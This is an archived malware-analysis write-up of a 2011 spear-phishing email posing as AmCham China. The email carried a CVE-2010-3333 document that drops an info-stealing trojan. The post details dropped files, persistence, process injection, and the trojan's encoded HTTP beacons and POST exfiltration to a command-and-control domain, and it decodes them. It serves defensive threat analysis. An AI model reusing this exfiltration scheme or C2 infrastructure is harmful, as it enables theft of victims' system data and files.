


## Jan 6 CVE-2010-3333 DOC with info theft trojan from the American Chamber of Commerce

Archived: 2026-04-05 14:19:31 UTC

### Original Message



From: SXXX WXXXXX [mailto:XXXXX@amchamchina.org]  
Sent: Thursday, January 06, 2011 8:46 PM  
To: XXXXXXXXXXXXX  
Subject: Three Big Risks to China's Economy In 2011

Dear XXXXX:

Please kindly find the attachment for your need.

If you have any question please let me know.

Best regards,

Ulan Tuyu  
Senior Communications Manager  
86-10-8519-0835  
utuya@amchamchina.org

\*\*\*\*\*

AmCham-China is a non-partisan and independent non-profit organization representing the interests of some 2,600 companies and individuals doing business throughout China. Formally recognized by China's Ministry of Civil Affairs in 1991, AmCham-China is the leader at promoting American business interests in China. Headquartered in Beijing, with chapters in Central China (Wuhan) Tianjin and Dalian, the Chinese government recognizes AmCham-China as America's official chamber of commerce.



### Message Headers

Received: (qmail 12375 invoked from network); 7 Jan 2011 01:46:31 -0000  
Received: from mail.amchamchina.org (HELO amcham.amchamchina.org) (122.200.77.250)  
by XXXXXXXXXXXXXXXX with RC4-SHA encrypted SMTP; 7 Jan 2011 01:46:31 -0000  
Received: from AMCMail.amchamchina.org ([122.200.77.246]) by  
amcham.amchamchina.org ([122.200.77.250]) with mapi; Fri, 7 Jan 2011 09:48:21  
+0800  
From: SXXX WXXX

To: XXXXXXXXXXXXXXXX  
 Date: Fri, 7 Jan 2011 09:46:17 +0800  
 Subject: Three Big Risks to China's Economy In 2011  
 Thread-Topic: Three Big Risks to China's Economy In 2011  
 Thread-Index: AQHLrgx3tarISKEiTOOWHRNyijQ+D5PEvUAO  
 Message-ID: <146350E596927B48A9D8F7B0464B167F1762C211CB@AMCMAIL.amchamchina.org>  
 References: <146350E596927B48A9D8F7B0464B167F1762C211CA@AMCMAIL.amchamchina.org>  
 In-Reply-To: <146350E596927B48A9D8F7B0464B167F1762C211CA@AMCMAIL.amchamchina.org>  
 Accept-Language: zh-CN, en-US  
 Content-Language: zh-CN  
 X-MS-Has-Attach: yes  
 X-MS-TNEF-Correlator:  
 acceptlanguage: zh-CN, en-US  
 x-tm-as-product-ver: SMEX-8.0.0.4125-6.500.1024-17878.000  
 x-tm-as-result: No--40.303000-0.000000-31  
 x-tm-as-user-approved-sender: Yes  
 x-tm-as-user-blocked-sender: No  
 Content-Type: multipart/mixed;  
 boundary="\_004\_146350E596927B48A9D8F7B0464B167F1762C211CBAMCMAILamcham\_"  
 MIME-Version: 1.0

**Sender**

**IP Information for 122.200.77.250**

IP Location:	 China Beijing Beijing Heju Shuzi Telecom Engineering Co.ltd
Resolve Host:	<a href="mailto:mail.amchamchina.org">mail.amchamchina.org</a>
IP Address:	122.200.77.250 _

inetnum: 122.200.64.0 - 122.200.127.255  
 netname: LTEL  
 descr: LONGTEL NETWORKS & TECHNOLOGIES LTD.  
 descr: Room 601E~Block B£~Thunis Development Building  
 descr: No.11 HuiXin East Street,Chaoyang District,  
 descr: Beijing,100029,P.R.C.  
 changed: [ipas@cnnic.cn](mailto:ipas@cnnic.cn) 20080324  
 source: APNIC

person: Wang Dan  
 nic-hdl: WD501-AP  
 e-mail: [sophiawang@longtelchina.com](mailto:sophiawang@longtelchina.com)  
 address: LONGTEL NETWORKS & TECHNOLOGIES LTD.  
 address: Room 601 Block B Thunis Development Building  
 address: No.11 HuiXin East Street,  
 address: Chaoyang District,Beijing,100029,P.R.C.  
 phone: +86-10-64823381  
 fax-no: +86-10-64823885  
 country: CN  
 changed: [sophiawang@longtelchina.com](mailto:sophiawang@longtelchina.com) 20070910  
 mnt-by: MAINT-NEW  
 source: APNIC

person: Ren Weidong  
 nic-hdl: RW432-AP  
 e-mail: [donnieren@longtelchina.com](mailto:donnieren@longtelchina.com)  
 address: LONGTEL NETWORKS & TECHNOLOGIES LTD.  
 address: Room 601 Block BThunis Development Building  
 address: No.11 HuiXin East Street,  
 address: Chaoyang District,Beijing,100029,P.R.C.

phone: +86-10-64823381  
fax-no: +86-10-64823885  
country: CN  
changed: [donnieren@longtelchina.com](mailto:donnieren@longtelchina.com) 20070910  
mnt-by: MAINT-NEW  
source: APNIC



### Automated Scans

File name: Three Big Risks to China's Economy In 2011.doc  
<http://www.virustotal.com/file-scan/report.html?id=dc1e0b63020d586526320c0bc0f44862ba34f84fb4697e13037d3d4ff54718a1-1294403371> Submission date: 2011-01-07 12:29:31 (UTC)  
Result: 7 /43 (16.3%)  
Avast 4.8.1351.0 2011.01.06 RTF:CVE-2010-3333  
Avast5 5.0.677.0 2011.01.06 RTF:CVE-2010-3333  
ClamAV 0.96.4.0 2011.01.07 BC.Exploit.CVE\_2010\_3333  
GData 21 2011.01.07 RTF:CVE-2010-3333  
McAfee 5.400.0.1158 2011.01.07 Exploit-CVE2010-3333  
Microsoft 1.6402 2011.01.07 Exploit:Win32/CVE-2010-3333  
Sophos 4.61.0 2011.01.07 Exp/20103333-A  
MD5 : 5a0aac44ddaad1e512a0d505c217baff  
SHA1 : ab6f90bf582bf01985989c1e9a99932243402479  
SHA256: dc1e0b63020d586526320c0bc0f44862ba34f84fb4697e13037d3d4ff54718a1  
ssdeep: 768:vAL60V502HFUDmGIFmwFrKBqQA7bzmqhe6XQKOWM2xs/gSdLY:vS60V6BhIE8rKAQWzS6gK  
OWell  
File size : 51643 bytes  
First seen: 2011-01-07 12:29:31  
Last seen : 2011-01-07 12:29:31  
Magic: Rich Text Format data, version 1, unknown character set  
TrID:  
Rich Text Format (100.0%)



### Files Created

File: userinit.exe  
Size: 49664  
MD5: 20DD4DD02C2B17A40B26843AA0C660F6  
<http://www.virustotal.com/file-scan/report.html?id=40aecc6024f83fa2f7b1fdc0b0bc765d32c62a0b6909dd1ab4821b1f3c64d3f-1294426448>  
File name: userinit.exe  
Submission date: 2011-01-07 12:37:11 (UTC)  
Result: 6 /42 (14.3%)  
Avast 4.8.1351.0 2011.01.07 Win32:Malware-gen  
Avast5 5.0.677.0 2011.01.06 Win32:Malware-gen  
DrWeb 5.0.2.03300 2011.01.07 Trojan.MulDrop1.47445  
F-Secure 9.0.16160.0 2011.01.07 Gen:Trojan.Heur.LP.cu5@a8zokfo  
GData 21 2011.01.07 Win32:Malware-gen  
Jiangmin 13.0.900 2011.01.07 Trojan/Genome.epw  
MD5 : 20dd4dd02c2b17a40b26843aa0c660f6

File: userinit.dll  
<http://www.virustotal.com/file-scan/report.html?id=40aecc6024f83fa2f7b1fdc0b0bc765d32c62a0b6909dd1ab4821b1f3c64d3f-1294426448>  
Size: 40960  
MD5: DC574F47A55E022C32A12F55EEC16CC7  
File name: userinit.dll  
Submission date: 2011-01-07 18:54:08 (UTC)  
Result: 7 /43 (16.3%)  
Avast 4.8.1351.0 2011.01.07 Win32:Malware-gen  
Avast5 5.0.677.0 2011.01.07 Win32:Malware-gen

BitDefender 7.2 2011.01.07 Gen:Trojan.Heur.LP.cu4@a8zokfo  
 Comodo 7327 2011.01.07 TrojWare.Win32.PSW.Delf.~JHN  
 F-Secure 9.0.16160.0 2011.01.07 Gen:Trojan.Heur.LP.cu4@a8zokfo  
 GData 21 2011.01.07 Gen:Trojan.Heur.LP.cu4@a8zokfo  
 Panda 10.0.2.7 2011.01.07 Suspicious file  
 MD5 : dc574f47a55e022c32a12f55eec16cc7

Created files


C:\Documents and Settings\mila\Local Settings\Application Data\Windows\userinit.dll MD5:  
 DC574F47A55E022C32A12F55EEC16CC7  
 C:\Documents and Settings\mila\Local Settings\Application Data\Windows\userinit.exe MD5:  
 20DD4DD02C2B17A40B26843AA0C660F6  
 C:\Documents and Settings\mila\Start Menu\Programs\Startup\userinit.exe MD5:  
 20DD4DD02C2B17A40B26843AA0C660F6  
 C:\Documents and Settings\All Users\Application Data\desktop.BIN `` MD5:  
 20DD4DD02C2B17A40B26843AA0C660F6

See Anubis and Joe box reports for more details. Here are a few notes:

1. I did not observe any changes in registry . The persistence is achieved via relaunching the binary from the infected user startup folder (Start Menu\Programs\Startup\userinit.exe), also the there is a copy of the file gets created as All Users\Application Data\desktop.BIN
2. Userinit.exe creates folder logs in %userprofile%\Local Settings\Application Data\Windows\Logs. A shortcut like in the image below shows up in that directory for a split second but I did not capture it. This is the file that gets transmitted with HTTP POST, MDAwMGhIRUwuMDk in meta part of the URL string can be decoded as meta=0000hHEL.09

```
**POST /windowsupdatev7/search%3Fhl%3DSABBAE4AUwA%3D%26q%3DMQA5ADIALgAxADY
AOAAuADIALgAyAA%3D%3D%26meta%3DMDAwMGhIRUwuMDk%3D%26id%3Dlfdxfir
cvscxggb HTTP/1.1.
```

The last part -lfdxfircvscxggb - is changing with each GET request and is possibly an encoded directories names on the victim pc (thanks to Villy for the info here)



3. See the Ascii strings below -. It appears the binary gathers the system info (Sysinfo.txt file gets created and deleted), IP address, and user name for transmission to the remote server. The listing of file extensions (.doc.xls.pdf.rtf.eml.pgp.vpn.wab.csv.docx.xlsx + \*\*Proxy info\*\*Office info\*\*IE info\*\*Hotfix info\*\*OS info\*\*) is interesting. We did not observe any file transmissions but possibly obtaining the files with the listed extensions is the end goal of the attackers.
4. Villy provided the following info

"some strings encoded using simple encoding to bypass static analysis by AV  
 to decode strings used the following algorithm  
 for(i=0;i  
 it's means that every byte in the string is decreased by number of its position in the string  
 userinit.dll - is a service  
 and installed with svchost(SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

It also grabs protected storage -saved passwords from IE 6.0 and below), and saved outlook passwords, versions of MS Office and Internet Explorer

5. Hooks userinit.dll into explorer.exe (only Explorer.exe for Windows XP box despite a large number of apps open and processes running) and into multiple processes (observed on Windows 7 box

Windows XP

Owner	Open Object	Handle/Offset
3156: explorer.exe	C:\Documents and Settings\Mila\Local Settings\Application Data\Windows\userinit.dll	0x02840000

Windows 7

5464: icq.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x10000000
6524: wicomm.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x10000000
2412: palemoon.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x02600000
3248: plugin-container.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x10000000
4376: outlook.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x0EA60000
3192: chrome.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x10000000
4684: chrome.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x04B20000
6992: firefox.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x027E0000
5204: virustotalupload2.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x10000000
1892: shellext.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x10000000
6648: iexplore.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x10000000
7364: iexplore.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x032A0000
7608: excel.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x10000000
8812: shellext.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x10000000
8196: aamupdates_notifier.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x00E20000
9188: iexplore.exe	C:\Users\Mila\AppData\Local\Windows\userinit.dll	0x01200000

Note the html code of the page displayed upon visiting <http://globalization.interiorgov.net/windowsupdatev7>

The screenshot shows a Windows Internet Explorer browser window. The address bar contains the URL <http://globalization.interiorgov.net/windowsupdatev7>. The main content area of the browser displays the text "Under Construction" followed by "www.microsoft.com". Below the browser window, there is a snippet of HTML code: `..div align="center"..Under Construction` and `..div align="center"..;www.microsoft.com`.

Ascii strings (partial) userinit.exe

[http://anubis.iseclab.org/?action=result&task\\_id=11c167a3ff87c2e24fd3e993d65ae2aae](http://anubis.iseclab.org/?action=result&task_id=11c167a3ff87c2e24fd3e993d65ae2aae)



**Network activity**

[Download the Anubis generated pcap file](#)

```
[=====]
DNS Queries:
  Name: [ globalization.interiorgov.net ], Query Type: [ DNS_TYPE_A ],
  Query Result: [ 123.120.107.46 ], Successful: [ 1 ], Protocol: [ udp ]

[=====]
HTTP Conversations:

to 123.120.107.46:80 - [ globalization.interiorgov.net ]
  Request: [ GET /windowsupdatev7/search?hl=UABDAA==8q=MQA5ADIALgAxADYA0AAuADAALgAyAA==8meta=Lg==8
to 123.120.107.46:80 - [ globalization.interiorgov.net ]
  Request: [ GET /windowsupdatev7/search?hl=UABDAA==8q=MQA5ADIALgAxADYA0AAuADAALgAyAA==8meta=Li4=8
```

**Contents of the web server robots.txt file (thanks to Andre')**

吹!小繁浦祸攰牲牯,愁泪搗瑛阙湮挽\*猪膜潭慢褐悖柿汤穆理妨澳臬瘠潞瑛妙o

**Domain: interiorgov.net - Domain History**

Cache Date: 2011-01-03

Registrar: NAME2HOST, INC. DBA NAME2HOST.COM

Server: whois.name2host.com

Created: 2010-09-07

Updated: 2010-09-07

Expires: 2011-09-07

qingwa20102010@163.com

Domain name: INTERIORGOV.NET

Updated Date: 2010-09-08

Creation Date: 2010-09-08

Expiration Date: 2011-09-08

Registrar of Record: NAME2HOST, INC.

Domain servers in listed order:

DNS1.51.NET 118.144.82.171

DNS2.51.NET 118.145.1.7

**IP addresses**

The hosting IP address of the domain keeps changing but within the same provider

**IP Address 1 - As recorded on January 7, 2011**

**IP address 123.120.107.46**

inetnum: 123.112.0.0 - 123.127.255.255

netname: UNICOM-BJ

descr: China Unicom Beijing province network

address: No.21,Jin-Rong Street

address: Beijing,100140

address: P.R.China

phone: +86-10-66259940

fax-no: +86-10-66259764

person: sun ying

address: fu xing men nei da jie 97, Xicheng District

address: Beijing 100800

There are usually 2-4 HTTP GET requests followed by one HTTP POST (12,000-20,000 bytes length), followed by many HTTP GET requests again. I did not observe more than one HTTP POST per binary execution. The strings in HTTP GET requests are identical except for the last part "id" of the string (see this code in the binary ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/ /windowsupdatev7/search?hl=%s&q=%s&meta=%s&id=%s)

**Example 1**

```
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAt
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAt
HTTP/1.1
POST
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAt
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAt
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAt
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAt
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAt
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAt
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAt
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAt
HTTP/1.1
```

```

HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1
GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc
HTTP/1.1

```

Example 2 The strings sometimes retransmit [TCP Retransmission] and you will see identical GET requests

```

**GET /windowsupdatev7/search%3Fhl%3DSABBAE4AUwA%3D%26q%3DMQA5ADIALgAxADYA
OAAuADIALgAyAA%3D%3D%26meta%3DLg%3D%3D%26id%3Dphqghumeaylnlfd HTTP/1.1

**GET /windowsupdatev7/search%3Fhl%3DSABBAE4AUwA%3D%26q%3DMQA5ADIALgAxADYA
OAAuADIALgAyAA%3D%3D%26meta%3DLi4%3D%26id%3Dxfircvscxggbwkwf HTTP/1.1

**GET /windowsupdatev7/search%3Fhl%3DSABBAE4AUwA%3D%26q%3DMQA5ADIALgAxADYA
OAAuADIALgAyAA%3D%3D%26meta%3DLi4%3D%26id%3Dxfircvscxggbwkwf HTTP/1.1

**POST /windowsupdatev7/search%3Fhl%3DSABBAE4AUwA%3D%26q%3DMQA5ADIALgAxADY
AOAAuADIALgAyAA%3D%3D%26meta%3DMDAwMGhIRUwuMDk%3D%26id%3Dlfdxfircvscxggb
HTTP/1.1

```

Strings can be decoded

```

echo urldecode("GET
/windowsupdatev7/search%3Fhl%3DWABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA%26q%3DMQA3ADIALgAyADkALgAwAc4/
HTTP/1.1");
?>
|||
GET /windowsupdatev7/search?
hl=WABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA&q=MQA3ADIALgAyADkALgAwAc4AMQAxADYA&meta=Lg==&id=amyeh
HTTP/1.1

```

without %, %3d - =, %26 - &

```

|||

echo "hl=".base64_decode("WABQAFMAUAAzAC0AUgA5ADMALQBPAEYAQwAyADAA")."\n";
echo "q=".base64_decode("MQA3ADIALgAyADkALgAwAc4AMQAxADYA")."\n";
echo "meta=".base64_decode("Lg==&")."\n";
echo "id=".base64_decode("amyehwqnqrqpmxu")."\n";
?>
|||
hl - compname(unicode string encoded with base64)

```

q - ip address(unicode string encoded with base64)  
meta - directory where search(base64 encoded)  
id - changing string, presumably a directory name on the victim's pc  
|||  
the end result

hl=XPSp3-R93-Ofc20

q=172.29.0.116

As mentioned above, MDAwMGhIRUwMDk in meta part of the URL string can be decoded as meta=0000hHEL.09

\*\*POST /windowsupdate7/search%3Fhl%3DSABBAE4AUwA%3D%26q%3DMQA5ADIALgAxADY  
AOAAuADIALgAyAA%3D%3D%26meta%3DMDAwMGhIRUwMDk%3D%26id%3Dlfdxfircvscxggb  
HTTP/1.1.

The last part -lfdxfircvscxggb - is changing with each GET request and is possibly an encoded directories names on the victim pc (thanks to Villy for his help with these)

The image displays two screenshots from a network analysis tool. The top screenshot shows a list of network connections with columns for time, source IP, destination IP, and protocol. A red box highlights a connection to 123.120.107.46. The bottom screenshot shows a detailed view of a POST request to 123.120.107.46, with a red arrow pointing to the destination IP and the text 'POST command. Data is sent to the 123.120.107.46 - China Unicom Beijing'. Below this, there is a hex dump of the request data. A red box at the bottom of the screenshot contains the text 'There are many more HTTP GET than POST'.

IP Address 2 - Changed between 10 and 11pm January 7, 2011

IP Address: 114.248.83.92

NetRange: 114.0.0.0 - 114.255.255.255

netname: UNICOM-BJ

descr: China Unicom Beijing province network

address: No.21,Jin-Rong Street

address: Beijing,100140

address: P.R.China

phone: +86-10-66259940

fax-no: +86-10-66259764

person: sun ying

address: fu xing men nei da jie 97, Xicheng District

address: Beijing 100800

SSL traffic started for environment.interiorgov.net domain, and unlike globalization.interiorgov.net, environment subdomain is not hardcoded in the binary downloaded from the server (see 114.248.83.92userinitJan7-11pm.pcap tcp.stream eq 3 - correction from Kyle Yung), all communications always start with globalization.interiorgov.net. Also, the SSL traffic was observed only for 114.248.83.92



